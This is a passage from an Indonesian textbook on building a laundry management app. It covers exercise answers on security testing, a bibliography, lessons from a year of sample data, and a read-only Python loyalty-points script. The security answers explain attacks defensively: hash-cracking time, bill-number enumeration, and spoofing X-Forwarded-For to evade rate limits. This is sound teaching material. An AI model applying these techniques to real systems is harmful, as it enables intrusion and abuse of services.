14.2 $r = 112/120 \approx 0.93$. Kasus manual biasanya pratinjau cetak di kertas 80 mm, tata letak di ponsel 360 piksel, instalasi di mesin Windows, macOS, dan Linux yang bersih, serta tinjauan visual struk.

14.3 TC-6.x: *Sebagai kasir, nota untuk C0089 (deposit 109000), S0001 × 15 = 120000, metode pembayaran credit 120000.* Harapan: 422 “Deposit Rp 109.000 is not enough”; tidak ada baris Payment; `Customer.credit` milik C0089 tetap 109000.

14.4 Cek status mengizinkan sepuluh pencarian per menit dari satu alamat (AC-10.5). Dengan empat per eksekusi, skrip Python dan Java bersama-sama melakukan delapan, di bawah batas. Dengan sebelas per eksekusi, gabungan dua puluh dua permintaan akan mencapai batas saat skrip pertama berjalan, pemeriksaan-pemeriksaan berikutnya akan menerima 429, dan skrip akan melaporkan kegagalan yang sebenarnya disebabkan oleh uji itu sendiri.

14.5 (a) A01 Broken Access Control; `@permission("reports")` menjawab 403. (b) A05 Injection (*cross-site scripting*); *escaping* otomatis akan menampilkan tag sebagai teks, sehingga teks tebal berarti *escaping* dimatikan di suatu tempat, sebuah *bug*. (c) A10 Mishandling of Exceptional Conditions (dan A02); penangan galat umum menampilkan rujukan dan mencatat rinciannya di

log. (d) A07 Authentication Failures; sesi di sisi server dihapus saat logout, sehingga cookie salinan mendapat 401.

14.6 $k = 1$: $T = 10^6/10^{10} = 10^{-4}$ detik. $k = 600{,}000$: $T = 10^6 \times 6 \times 10^5/10^{10} = 60$ detik per *hash*. Karena setiap *hash* memiliki *salt* sendiri, ke-14 *hash* harus diserang terpisah: $14 \times 60 = 840$ detik, 14 menit, untuk daftar yang hanya berisi sejuta tebakan; kata sandi kuat yang tidak ada di daftar sama sekali tidak ditemukan.

14.7 BR-10 dan AC-10.3 (jawaban yang sama untuk kedua kegagalan), serta A01 Broken Access Control (pengungkapan informasi). Orang asing dapat mencoba B0001, B0002, … dan mengetahui nomor nota mana yang ada, berapa banyak nota toko, dan kapan sebuah nota masih terbuka, yang merupakan langkah pertama untuk menebak telepon bagi nota-nota yang terbuka.

14.8 Meminta persetujuan eksplisit setiap pelanggan untuk menerima promosi, terpisah dari layanan itu sendiri, lalu mencatatnya; sediakan cara mudah untuk menariknya. Dasar perjanjian hanya mencakup apa yang dibutuhkan layanan (menghubungi pelanggan tentang cuciannya), sedangkan promosi adalah tujuan yang berbeda.

14.9 Saat diketahui t_d = Selasa pukul 16.00, sehingga menurut Persamaan (14.3) batasnya Jumat pukul 16.00. Pemberitahuan menyebutkan apa yang terjadi (USB cadangan hilang), data apa yang terlibat (nama, telepon, alamat, dan e-mail 256 pelanggan; *hash* kata sandi staf), kapan, apa yang sudah dilakukan toko (kata sandi staf diganti, cadangan kini dienkripsi), dan siapa yang dapat dihubungi.

14.10 Sesi dan penghitung penguncian tinggal di memori satu proses. Dengan empat *worker*, permintaan kasir yang sama tersebar ke empat proses: ia akan "keluar" setiap kali permintaannya jatuh ke proses yang tidak menyimpan sesinya, dan sebuah formulir dapat ditolak dengan galat CSRF karena proses itu tidak memiliki token untuknya.

14.11 Tanpa `ProxyFix`, aplikasi melihat setiap permintaan datang dari `127.0.0.1` (*proxy*), sehingga sebelas pelanggan dihitung sebagai satu alamat dan yang kesebelas ditolak. Dengan `ProxyFix`, aplikasi membaca `X-Forwarded-For` dan menghitung setiap pelanggan terpisah. Jika gunicorn mendengarkan `0.0.0.0`, siapa pun dapat terhubung langsung dan menulis nilai `X-Forwarded-For` apa saja, sehingga penyerang dapat menghindari batas laju (dan log penguncian login akan mencatat alamat palsu).

14.12 (a) Cloudflare Tunnel dari PC kasir: tidak ada server yang harus dibayar dan tidak ada *port* yang dibuka; PC-nya harus tetap menyala, diperbarui, dan dienkripsi. (b) VPS Linux dengan nginx dan gunicorn (atau *shared hosting* dengan jalur PHP): murah, sepenuhnya di bawah kendali petugas TI, dan persis yang dijalankan di Subbab 14.8.3. (c) ASP.NET Core di atas IIS dan Kestrel: sesuai dengan keterampilan departemen dan server Windows-nya, dan satu basis data pusat melayani ke-40 gerai.

14.13 Server mengumumkan perangkat lunaknya beserta versi persisnya, yang membantu penyerang mencari kelemahan yang diketahui pada versi itu. Ini hanya peringatan, bukan kegagalan, karena menyembunyikan versi tidak memperbaiki kelemahan apa pun; memperbarui perangkat lunaklah yang memperbaikinya. Di Apache: `ServerTokens Prod` dan `ServerSignature Off` di konfigurasinya.

14.14

```
static void perPageCapped(Client owner) throws Exception {
    Object[] r = owner.get("/api/customers?per_page=500");
    Map<String, Object> body = map(r[2]);
    check("TC-11.6", "customers: per_page=500 is capped at 100",
            (int) r[0] == 200 && num(body.get("per_page")) == 100
                    && list(body.get("data")).size() == 100);
}
```

Daftar Pustaka

[1] G. J. Myers, C. Sandler, and T. Badgett, *The Art of Software Testing*, 3rd ed. Hoboken, NJ, USA: Wiley, 2011.

[2] M. Cohn, *Succeeding with Agile: Software Development Using Scrum*. Boston, MA, USA: Addison-Wesley, 2009.

[3] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://top10.owasp.org/2025/ (accessed Sep. 2026).

[4] "OWASP Top 10 2025 – revised version released with two new categories," *Cyber Security News*, Nov. 2025. [Online]. Available: https://cybersecuritynews.com/owasp-top-10-2025/

[5] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[6] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[7] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[8] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[9] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[10] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[11] KRES.ID, "Hitung mundur 16 Januari 2027: PP 33/2026 terbit, ini yang wajib disiapkan perusahaan Anda," 2026. [Online]. Available: https://www.kres.id/pp-33-2026-aturan-pelaksana-uu-pdp (accessed Sep. 2026).

[12] "PP 33/2026: Aturan turunan UU Pelindungan Data Pribadi," *depositobpr.id*, 2026. [Online]. Available: https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi (accessed Sep. 2026).

[13] PHP.Watch, *PHP Versions: release dates and support status*. [Online]. Available: https://php.watch/versions (accessed Sep. 2026).

[14] B. Chesneau et al., *Gunicorn Documentation: Settings* (including `forwarded_allow_ips` and `secure_scheme_headers`). [Online]. Available: https://docs.gunicorn.org/en/stable/settings.html

[15] endoflife.date, *nginx*. [Online]. Available: https://endoflife.date/nginx (accessed Sep. 2026).

[16] Python Package Index, "gunicorn 26.2.0," released Aug. 24, 2026. [Online]. Available: https://pypi.org/project/gunicorn/26.2.0/

[17] Pallets Projects, "X-Forwarded-For Proxy Fix," *Werkzeug Documentation*, version 3.1.x. [Online]. Available: https://werkzeug.palletsprojects.com/en/stable/middleware/proxy_fix/

[18] Internet Security Research Group, *Let's Encrypt: Getting Started*. [Online]. Available: https://letsencrypt.org/getting-started/

[19] J. Hodges, C. Jackson, and A. Barth, *HTTP Strict Transport Security (HSTS)*, RFC 6797, IETF, Nov. 2012.

[20] endoflife.date, *Apache Tomcat*. [Online]. Available: https://endoflife.date/tomcat (accessed Sep. 2026).

[21] endoflife.date, *Oracle JDK*. [Online]. Available: https://endoflife.date/oracle-jdk (accessed Sep. 2026).

[22] endoflife.date, *Microsoft .NET*. [Online]. Available: https://endoflife.date/dotnet (accessed Sep. 2026).

[23] Docker, Inc., *python: Docker Official Image*. [Online]. Available: https://hub.docker.com/_/python

[24] Cloudflare, *Cloudflare Tunnel*, Cloudflare Zero Trust documentation. [Online]. Available: https://developers.cloudflare.com/cloudflare-one/connections/connect-networks/

Bab 15

Pelajaran dan Jalan ke Depan

Setelah menyelesaikan bab ini, Anda akan mampu membaca data setahun milik binatu sebagaimana pemiliknya membacanya, dan menyebutkan apa yang diajarkannya; menyebutkan apa yang diajarkan proyek ini kepada mahasiswa, pemilik usaha, dan pengajar, serta mengapa pelajaran-pelajaran itu lebih awet daripada setiap *framework* dalam buku ini; dan mengembangkan Profitina Laundry ke empat arah yang diminta binatu sungguhan: poin loyalitas, rute antar-jemput, notifikasi WhatsApp, dan analitik. Anda akan merancang setiap pengembangan sebagaimana buku ini merancang aplikasinya, dari kebutuhan ke tabel, uji, dan penerapan, dengan data pribadi yang ditangani secara sah sejak baris pertama. Anda akan menjalankan satu pengembangan dari ujung ke ujung, yaitu program loyalitas yang dihitung dari data setahun dalam Python dan dalam Java dengan keluaran yang identik, dan Anda akan menutupnya dengan sepatah kata tentang arti membangun perangkat lunak untuk usaha kecil secara jujur.

15.1 Posisi Kita Sekarang

Empat belas bab yang lalu, buku ini dimulai dengan sebuah kisah: binatu di Surabaya dengan tiga gerai, buku pesanan dari kertas dan sebuah grup WhatsApp, serta sekumpulan masalah yang dikenali setiap pemilik usaha kecil. Kantong kehilangan catatannya. Tidak ada yang yakin siapa yang sudah membayar. Pelanggan menelepon untuk bertanya “sudah jadi belum?”. Di akhir bulan pemilik menjumlahkan pendapatan dengan tangan.

Sejak itu kisah tersebut menjadi sebuah sistem. Bab 3 menuliskan apa yang dibutuhkan binatu; Bab 4 menelusuri setiap *use case*; Bab 5 sampai 7 membangun basis data setahun yang tampak nyata dan mengajukan tiga puluh pertanyaan kepadanya; Bab 8 memberinya wajah; Bab 9 sampai 13 membangun aplikasi yang sama dalam delapan teknologi; Bab 14 mengujinya, menyerangnya di atas kertas, dan menaruhnya di internet. Setiap jalur menjawab pertanyaan yang sama dengan angka yang sama, dan sebuah skrip *black-box* membuktikannya.

Yang tidak berubah adalah binatunya sendiri. Hendra Wijaya masih membuka Rungkut pukul tujuh; supervisor di Keputih masih bekerja di bagian cuci; kasir di Wiyung masih menimbang kantong, membulatkan 4,3 kilogram menjadi 5, dan menyebut harga Rp 40.000. Aplikasi ini tidak mengubah cara binatu bekerja. Yang diubahnya adalah apa yang diketahui orang-orang di dalamnya, dan kapan mereka mengetahuinya.


Bab terakhir ini menoleh ke dua arah. Ke belakang, pada apa yang diajarkan proyek ini kepada masing-masing dari tiga jenis pembaca yang mungkin sudah sampai di sini. Ke depan, pada apa yang akan diminta binatu berikutnya, dan pada cara membangunnya tanpa merusak apa yang sudah dibangun empat belas bab pertama.

15.2 Apa yang Diajarkan Setahun kepada Pemilik

15.2.1 Setahun dalam uang

Sebelum pengembangan apa pun, lihatlah apa yang sudah disampaikan aplikasi kepada pemilik. **Gambar 15.1** menunjukkan dua belas bulan data contoh sebagaimana dihitung laporan bulanan

di Bab 10: jumlah yang ditagih untuk nota yang masuk setiap bulan, dan uang yang benar-benar diterima dari pembayaran bulan itu.



Gambar 15.1 Setahun data contoh, Oktober 2025 sampai September 2026: jumlah yang ditagih dan uang yang diterima per bulan, dari laporan bulanan. Maret, bulan Ramadan dan Lebaran, adalah yang tersibuk meskipun toko tutup empat hari.

Beberapa pelajaran menonjol, dan tidak satu pun memerlukan kode baru.

Musim itu nyata. Maret 2026 adalah bulan tersibuk, dengan 317 nota dan Rp 15.927.000 ditagih, walaupun toko tutup dari 19 sampai 22 Maret untuk Lebaran. Sebelum hari raya, keluarga mencuci dan menyetrika segalanya; sesudahnya, mereka membawa gorden dan sprei. Desember dan Februari adalah puncak berikutnya. Oktober 2025, bulan pertama data, adalah yang paling sepi, dengan 171 nota. Toko yang mengetahui hal ini merencanakan cuti staf, persediaan deterjen, dan perawatan mesin pengering berdasarkan pola itu.

Ditagih tidak sama dengan diterima. Selama setahun toko menagih Rp 144.213.000 dan menerima Rp 142.684.000. Selisihnya, Rp 1.529.000, bukan uang yang hilang: jumlah itu persis sisa tagihan 38 nota yang masih harus dibayar, dan laporan piutang mendaftarnya (FR-9). Sebagian besar adalah nota yang masih ada di toko, yang akan dibayar saat diambil; 6 di antaranya, bersama-sama Rp 265.000, adalah nota yang sudah diambil dengan tanda “pelanggan bayar nanti”. Angka kecil itu layak diawasi setiap minggu, karena itulah satu-satunya uang yang diberikan toko atas dasar kepercayaan.

Antrean mengungkapkan kebenaran tentang mesin. Pada malam terakhir September, enam nota di Keputih berada di antrean cuci melewati waktu janjinya, yang tertua lebih dari seratus jam: jejak mesin pengering yang rusak di sana. Tanda merah **(6)!** di dasbor pada Bab 10 adalah peringatan dini yang tidak pernah diberikan buku pesanan dari kertas.

Sebagian cucian tidak pernah diambil. Dua puluh tiga nota sudah siap lebih dari tiga puluh hari (BR-9). Masing-masing adalah satu kantong di rak, rak yang tidak dapat menampung nota baru, dan sering kali sisa tagihan yang belum dibayar. Pemberitahuan toko menyatakan bahwa barang yang tidak diambil setelah sembilan puluh hari bukan lagi tanggung jawabnya, tetapi telepon pada hari ketiga puluh lebih ramah dan biasanya berhasil.

15.2.2 Cara pelanggan membayar

Dari 3.319 pembayaran dalam setahun, 1.695 tunai, 1.151 lewat QRIS, 290 transfer bank, dan 183 dari deposit pelanggan. QRIS, pembayaran QR standar Indonesia, mencakup 34,7 % pembayaran

menurut jumlah selama setahun dan 39,4 % pada September 2026 saja (113 dari 287). Gambaran nasional bergerak ke arah yang sama: Bank Indonesia melaporkan 15 miliar transaksi QRIS secara kumulatif sampai Juli 2026, 67 juta pengguna, dan 45 juta *merchant* [1], setelah 12,55 miliar transaksi dan 66 juta pengguna pada akhir semester pertama tahun itu [2]. Bagi toko, pelajarannya praktis. Pembayaran QRIS datang dengan nomor referensi yang diketik kasir ke aplikasi (FR-6), sehingga total QRIS hari itu dapat dicocokkan dengan mutasi bank sampai ke rupiahnya, sedangkan uang tunai harus dihitung dengan tangan dan dipercaya.

15.2.3 Gerai, layanan, hari, dan jam

Tiga gerai, tiga toko yang berbeda. Rungkut (O01) menerima 1.312 nota dalam setahun, 46,0 % dari uangnya; Keputih (O02) 996 nota, 31,5 %; Wiyung (O03) 645 nota, 22,5 %. Rungkut adalah gerai milik pemilik sendiri dan yang tertua; Wiyung yang terbaru dan masih tumbuh. Angka-angka ini bukan peringkat staf; angka-angka ini adalah peta letak permintaan, dan inilah hal pertama yang harus dilihat sebelum membuka gerai keempat.

Satu layanan menopang toko. Cuci, kering, dan lipat per kilogram (S0001) mencakup 1.368 dari 2.953 nota dan Rp 67.632.000, 46,9 % dari seluruh tagihan. Cuci ekspres (S0002) kedua dengan 405 nota dan Rp 18.360.000, disusul sprei, kemeja cuci kering, dan setrika. Sebelas layanan lainnya bersama-sama hanya sedikit di atas separuh uangnya. Perubahan harga S0001 karena itu menggerakkan seluruh usaha, dan pemilik sebaiknya mencobanya dengan data (Soal 15.4 menunjukkan caranya) sebelum mengumumkannya.

Sabtu dan pukul tujuh pagi. Nota paling banyak masuk pada hari Sabtu (509 dalam setahun) dan paling sedikit pada hari Jumat (361); menurut jam, paling banyak masuk antara pukul 07.00 dan 08.00 (387), ketika orang menitipkan cucian dalam perjalanan ke kantor, dengan puncak kedua sekitar pukul 20.00 dalam perjalanan pulang. Jadwal kasir yang menempatkan dua orang di meja pada Sabtu pagi mengikuti langsung dari satu `GROUP BY`.

Janji ditepati, rata-rata. Nota cuci-lipat dijanjikan dalam 48 jam (BR-7) dan rata-rata memerlukan 42,1 jam dari tiba sampai selesai selama setahun. Rata-rata menyembunyikan ekornya: minggu rusaknya pengering di Keputih menghasilkan enam nota terlambat di Subbab 15.2.1. Empat puluh empat keluhan dan 21 pembatalan dari 2.953 nota adalah angka kecil, tetapi masing-masing memiliki entri di `StatusLog` dengan waktu dan pegawainya, sehingga pemilik dapat membacanya sebagai daftar alih-alih mengingatnya sebagai perasaan.

> **WAWASAN KUNCI: SISTEM YANG MENCATAT SETIAP PERISTIWA MENJAWAB PERTANYAAN YANG TIDAK DIAJUKAN SAAT IA DIBANGUN.** Tidak satu pun pengamatan di atas merupakan kebutuhan. Semuanya muncul dari rancangan yang mencatat setiap nota, setiap pembayaran, dan setiap perubahan status beserta waktu dan pegawainya. Menyimpan peristiwa mentah, bukan hanya totalnya, itulah yang memungkinkan pertanyaan esok hari dijawab dari data kemarin.

15.2.4 Lima hal yang dikerjakan Senin depan

Mengubah pengamatan menjadi tindakan adalah tugas pemilik, tetapi data menyarankan daftar pendek. **Telepon keenam** pelanggan yang notanya diambil tanpa dibayar (bersama-sama Rp 265.000) dan pemilik 23 kantong yang sudah siap lebih dari tiga puluh hari. **Jadwalkan servis pengering** di Keputih sebelum puncak Desember, bukan saat puncaknya. **Tempatkan orang kedua di meja kasir Rungkut** pada Sabtu pagi mulai pukul 07.00. **Cocokkan QRIS setiap hari**: bandingkan pembayaran QRIS hari itu di aplikasi dengan daftar dari bank, referensi demi referensi, yang hanya memakan dua menit dan menangkap baik kekeliruan maupun kecurangan.

Putuskan program loyalitas dengan angka-angka Subbab 15.4 di tangan. Tidak satu pun memerlukan fitur baru; semuanya memerlukan seseorang yang membaca laporan yang sudah dicetak aplikasi.

15.3 Apa yang Diajarkan Proyek Ini

15.3.1 Kepada mahasiswa

Kebutuhan didahulukan, dan kebutuhan dapat diuji. Setiap fitur aplikasi ini berawal dari kalimat yang memuat angka: "mencari `wijaya` menemukan 8 pelanggan", "dasbor menampilkan Rp 186.000 di Rungkut". Kebutuhan yang tidak mungkin menggagalkan uji hanyalah harapan. Belajar menulis jenis yang lain adalah keterampilan paling berharga yang diajarkan buku ini, karena sama dalam setiap bahasa dan setiap *framework*.

Basis data adalah bagian yang paling panjang umurnya. Keempat tabel rancangan 2020 (Customer, Employee, Service, Bill) masih ada di sini, kolom demi kolom, di bawah delapan implementasi yang ditulis enam tahun kemudian. *Framework* datang dan pergi; skema yang dirancang baik, dengan kunci, batasan, dan tabel riwayat yang jujur, lebih awet daripada semuanya.

Framework berbeda dalam apa yang dikerjakannya untuk Anda, bukan dalam apa yang dibutuhkan binatu. Token CSRF yang sama ditulis dengan tangan di Flask, disediakan oleh Django dan Laravel, dan tersembunyi di dalam ASP.NET. Transaksi yang sama adalah *context manager* di Python, `try`-with-resources di Java, dan `DbContext` di .NET. Setelah Anda melihat satu aturan dilaksanakan delapan cara, Anda berhenti mencampuradukkan aturan dengan sintaksisnya.

Bukti mengalahkan keyakinan. "Berfungsi di mesin saya" diganti, bab demi bab, oleh uji yang berjalan, keluaran yang dicetak, dan `VERIFIED.md` yang menyatakan apa yang tidak dijalankan. Bawalah kebiasaan itu ke setiap proyek; itu pula yang dimaksud pemberi kerja ketika meminta "ketelitian".

Kode yang kecil dan membosankan adalah sebuah fitur. Implementasi rujukan tidak memiliki trik cerdik: fungsi-fungsi pendek, komentar yang menyebut kebutuhannya, satu cara untuk setiap hal. Itulah sebabnya ia dapat diterjemahkan ke tujuh jalur lain dan mahasiswa dapat menemukan perhitungan harga dalam tiga puluh detik. Kode yang cerdik mahal untuk dibaca, dan kode jauh lebih sering dibaca daripada ditulis.

Bacalah kode, termasuk cacatnya. Subbab 10.16.4 mencatat tempat-tempat ketika rencana uji itu sendiri keliru. Perangkat lunak profesional penuh dengan saat-saat seperti itu. Keterampilannya bukan menghindarinya, melainkan menyadarinya, lalu memperbaiki hal yang benar.

15.3.2 Kepada pemilik usaha

Digitalisasi berarti menamai apa yang sudah Anda kerjakan. Binatu sudah mengenal pelanggannya, harganya, raknya, janjinya, dan aturan tak tertulisnya ("uang muka separuh, dibulatkan ke bawah ke ribuan penuh"; "pelanggan tetap boleh membawa pulang cucian dan membayar nanti"). Perangkat lunak membutuhkan semua itu ditulis dengan tepat, dan tindakan menuliskannya berharga dengan sendirinya: saat itulah pemilik menemukan bahwa dua gerai mengikuti aturan yang berbeda.

Keputusan tetap di tangan manusia. Aplikasi memberi saran dan mencatat; ia tidak memutuskan apakah seorang pelanggan tetap dipercaya membawa nota yang belum dibayar. Sistem yang baik membuat keputusan itu terlihat (laporan piutang) tanpa mengambilnya.

Mulailah kecil dan miliki data Anda. Profitina Laundry berjalan di satu PC kasir dengan SQLite tanpa biaya bulanan, dan pindah ke server atau MySQL dengan satu pengaturan ketika toko tumbuh. Sistem apa pun yang dipilih toko, sistem itu harus dapat mengekspor data toko sendiri dalam format polos, seperti laporan CSV di sini.

Ukur sebelum mengubah. Program loyalitas di Subbab 15.4 dihitung biayanya pada data tahun lalu sebelum dibangun; perubahan harga, layanan baru, atau gerai keempat dapat diuji dengan cara yang sama. Pemilik yang bertanya "apa yang akan terjadi tahun lalu seandainya ini berlaku?" membuat lebih sedikit kesalahan yang mahal.

Data pribadi adalah tanggung jawab, bukan gangguan. Bab 14 menunjukkan bahwa memenuhi UU PDP sebagian besar adalah kepedulian biasa sebuah toko yang baik: tanyakan hanya yang dibutuhkan, jaga keamanannya, izinkan pelanggan memperbaikinya, dan siapkan rencana untuk hari yang buruk.

15.3.3 Kepada pengajar

Satu studi kasus yang realistis mengalahkan banyak contoh mainan. Satu usaha, diikuti sepanjang satu semester pembelajaran, membuat setiap teknologi baru dipelajari terhadap sesuatu yang sudah dipahami mahasiswa. Ketika bab JSP tiba, tidak ada yang perlu belajar apa itu nota.

Buat datanya cukup nyata untuk mengejutkan. Data contoh setahun memiliki musim, pengering yang rusak, pembatalan, keluhan, pembayaran sebagian, dan pelanggan yang membayar belakangan. Rincian-rincian itulah yang membangkitkan pertanyaan menarik, dan itulah sebabnya soal-soal latihan buku ini memiliki jawaban yang tidak jelas dengan sendirinya.

Jaga kejujuran jalur-jalur dengan saling mengujinya. API bersama, rencana uji bersama, dan skrip penerimaan bersama mengubah "delapan implementasi" dari delapan klaim terpisah menjadi satu klaim yang dapat diperiksa. Mahasiswa dapat membandingkan keluaran jalur mereka dengan rujukan dan menemukan *bug* mereka sendiri.

Biarkan pertanyaan yang sama dijawab dalam beberapa bahasa. Mahasiswa yang menerjemahkan satu fungsi dari Python ke Java, atau membandingkan keluaran PHP-nya dengan rujukan Flask byte demi byte (seperti di Subbab 10.17), mempelajari bahasanya *dan* disiplin kesetaraan sekaligus. Pengajar dapat memberikan jalur yang berbeda kepada kelompok yang berbeda dan membiarkan skrip penerimaan di Bab 14 menjadi wasitnya.

Terbitkan apa yang tidak dijalankan. Repositori pembelajaran yang menyatakan "petunjuk Windows tidak dijalankan di sini" mengajarkan kejujuran lebih banyak daripada repositori yang menyiratkan bahwa semuanya dijalankan.

15.4 Pengembangan 1: Poin Loyalitas

15.4.1 Permintaan pemilik, sebagai kebutuhan

Gagasan pemilik sederhana: beri penghargaan kepada pelanggan tetap agar mereka tidak beralih ke binatu di ujung jalan. Ditulis sebagai kebutuhan dengan gaya Bab 3, dengan angka-angka yang dipilih pemilik:

FR-12 Loyalitas. Pelanggan memperoleh 1 poin untuk setiap Rp 10.000 penuh yang dibayar. Tingkat: Gold mulai 150 poin, Silver mulai 50, Bronze mulai 1. 100 poin dapat ditukar dengan voucher Rp 10.000, yang dipakai sebagai metode pembayaran pada sebuah nota.

Tiga kata dalam kalimat itu adalah keputusan, dan masing-masing diambil dengan sengaja. *Dibayar*, bukan ditagih: sisa tagihan yang belum dibayar tidak menghasilkan apa pun, sehingga program tidak pernah menghargai utang. *Penuh*: poin adalah bilangan bulat, dibulatkan ke bawah, sehingga tidak pernah ada perdebatan tentang setengah poin. *Setiap Rp 10.000 penuh yang dibayar*, dihitung dari total pelanggan dalam periode itu, bukan per nota: pelanggan yang membawa dua nota Rp 8.000 memperoleh satu poin, bukan nol. Dalam simbol, untuk pelanggan yang pembayarannya dalam periode itu berjumlah S rupiah,

$$P = \left\lfloor \frac{S}{10000} \right\rfloor \tag{15.1}$$

dengan $\lfloor x \rfloor$, *floor* (lantai) dari x, yaitu bilangan bulat terbesar yang tidak lebih besar daripada x. Untuk C0094 Khadijah Hakim, yang membayar Rp 3.023.000 dalam setahun, Persamaan (15.1) memberi $P = \lfloor 302.3 \rfloor = 302$ poin.

15.4.2 Menghitungnya dari data setahun, dalam Python

Sebelum mengubah skema, hitung apa yang *akan* diberikan aturan itu pada tahun yang sudah berlalu. Hal itu menjawab pertanyaan pemilik yang sesungguhnya (berapa pelanggan yang akan menjadi Gold? berapa biayanya?) tanpa risiko sama sekali, karena programnya hanya membaca. **Kode 15.1** adalah versi Python-nya.

Kode 15.1 `python/loyalty.py`: poin loyalitas, tingkat, dan kewajiban voucher untuk data setahun, dihitung dengan satu *prepared statement* dan beberapa baris Python. Basis data dibuka hanya untuk dibaca.

```
"""Loyalty points for Profitina Laundry, computed from the sample year.

    python loyalty.py ../data/laundry.db

The rules (a proposal for the owner, Section 15.4.1):
  * 1 point for every full Rp 10.000 a customer PAID in the period
    (money received, not money charged: an unpaid balance earns nothing);
  * tiers: Gold from 150 points, Silver from 50, Bronze from 1;
  * 100 points can be exchanged for a Rp 10.000 voucher.
The program only reads the database (mode=ro); it changes nothing.
"""
import sqlite3
import sys

PERIOD = ("2025-10-01 00:00:00", "2026-10-01 00:00:00")   # the sample year
TIERS = [("Gold", 150), ("Silver", 50), ("Bronze", 1)]
POINT_VALUE, VOUCHER_POINTS, VOUCHER_VALUE = 10_000, 100, 10_000

SQL = """
SELECT c.id, c.name,
       COUNT(DISTINCT b.id)       AS bills,
       COALESCE(SUM(p.amount), 0) AS paid
  FROM Customer c
  JOIN Bill b    ON b.Customer_id = c.id
  JOIN Payment p ON p.Bill_id = b.id
 WHERE p.paid_at >= ? AND p.paid_at < ?
 GROUP BY c.id, c.name"""


def tier(points):
    for name, minimum in TIERS:
        if points >= minimum:
            return name
    return "-"


def rupiah(amount):
    return "Rp " + f"{amount:,}".replace(",", ".")
```

Kode 15.1 (Lanjutan) *python/loyalty.py: poin loyalitas, tingkat, dan kewajiban voucher untuk data setahun, dihitung dengan satu prepared statement dan beberapa baris Python. Basis data dibuka hanya untuk dibaca.*

```
def main():
    path = sys.argv[1]
    with sqlite3.connect(f"file:{path}?mode=ro", uri=True) as connection:
        rows = connection.execute(SQL, PERIOD).fetchall()
    members = []
    for customer_id, name, bills, paid in rows:
        points = int(paid) // POINT_VALUE              # full Rp 10.000 only
        members.append((customer_id, name, bills, int(paid), points, tier(points)))
    members.sort(key=lambda m: (-m[4], -m[3], m[0]))  # most points first

    print(f"Loyalty points, payments {PERIOD[0][:10]} to 2026-09-30")
    print(f"{len(members)} customers paid something in the period\n")
    for name, _ in TIERS:
        group = [m for m in members if m[5] == name]
        points = sum(m[4] for m in group)
        print(f"{name:<7}{len(group):>4} customers {points:>7} points")
    total_points = sum(m[4] for m in members)
    vouchers = sum(m[4] // VOUCHER_POINTS for m in members)
    print(f"{'Total':<7}{len(members):>4} customers {total_points:>7} points")
    print(f"\nVouchers that could be claimed today: {vouchers} "
          f"= {rupiah(vouchers * VOUCHER_VALUE)}")
    print("\nTop 10")
    print(f"{'id':<6} {'name':<24} {'bills':>5} {'paid':>14} {'points':>6}  tier")
    for m in members[:10]:
        print(f"{m[0]:<6} {m[1]:<24} {m[2]:>5} {rupiah(m[3]):>14} "
              f"{m[4]:>6}  {m[5]}")


if __name__ == "__main__":
    main()
```

SQL-nya menggabungkan setiap pelanggan dengan nota-notanya dan setiap nota dengan pembayarannya, hanya menyimpan pembayaran di dalam periode (dengan *placeholder*, seperti biasa), lalu menjumlahkan nilainya per pelanggan. `JOIN` dalam ke `Payment` berarti pelanggan yang tidak pernah membayar apa pun sama sekali tidak muncul, dan itu benar: mereka tidak memiliki poin. `int(paid) // POINT_VALUE` adalah Persamaan (15.1) dalam Python, karena `//` membagi dan membulatkan ke bawah untuk bilangan positif. Kunci pengurutan `(-points, -paid, id)` menempatkan poin terbanyak di depan, memecah seri dengan jumlah bayar yang lebih besar lalu dengan id, sehingga urutannya sepenuhnya tertentu dan dua program dapat menyepakatinya.

